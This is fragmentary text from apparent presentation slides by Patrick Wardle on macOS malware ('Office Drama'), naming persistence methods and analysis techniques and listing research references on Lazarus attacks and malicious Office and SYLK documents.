
methods of persistence



analysis tools & techniques



author: p. wardle



visit:

<https://taomm.org>

Office Drama



@patrickwardle

IMAGES :

- WIRDOU.COM/
- [GITHUB.COM/ARIS-T2](https://github.com/ARIS-T2)

RESOURCES :

- 'Cryptocurrency Businesses Still Being Targeted by Lazarus' -Kaspersky
- 'Abusing the SYLK File Format' -Pieter Ceelen & Stan Hegt Pitts
- 'Lazarus APT Targets Mac Users With Poisoned Word Document' -Phil Stokes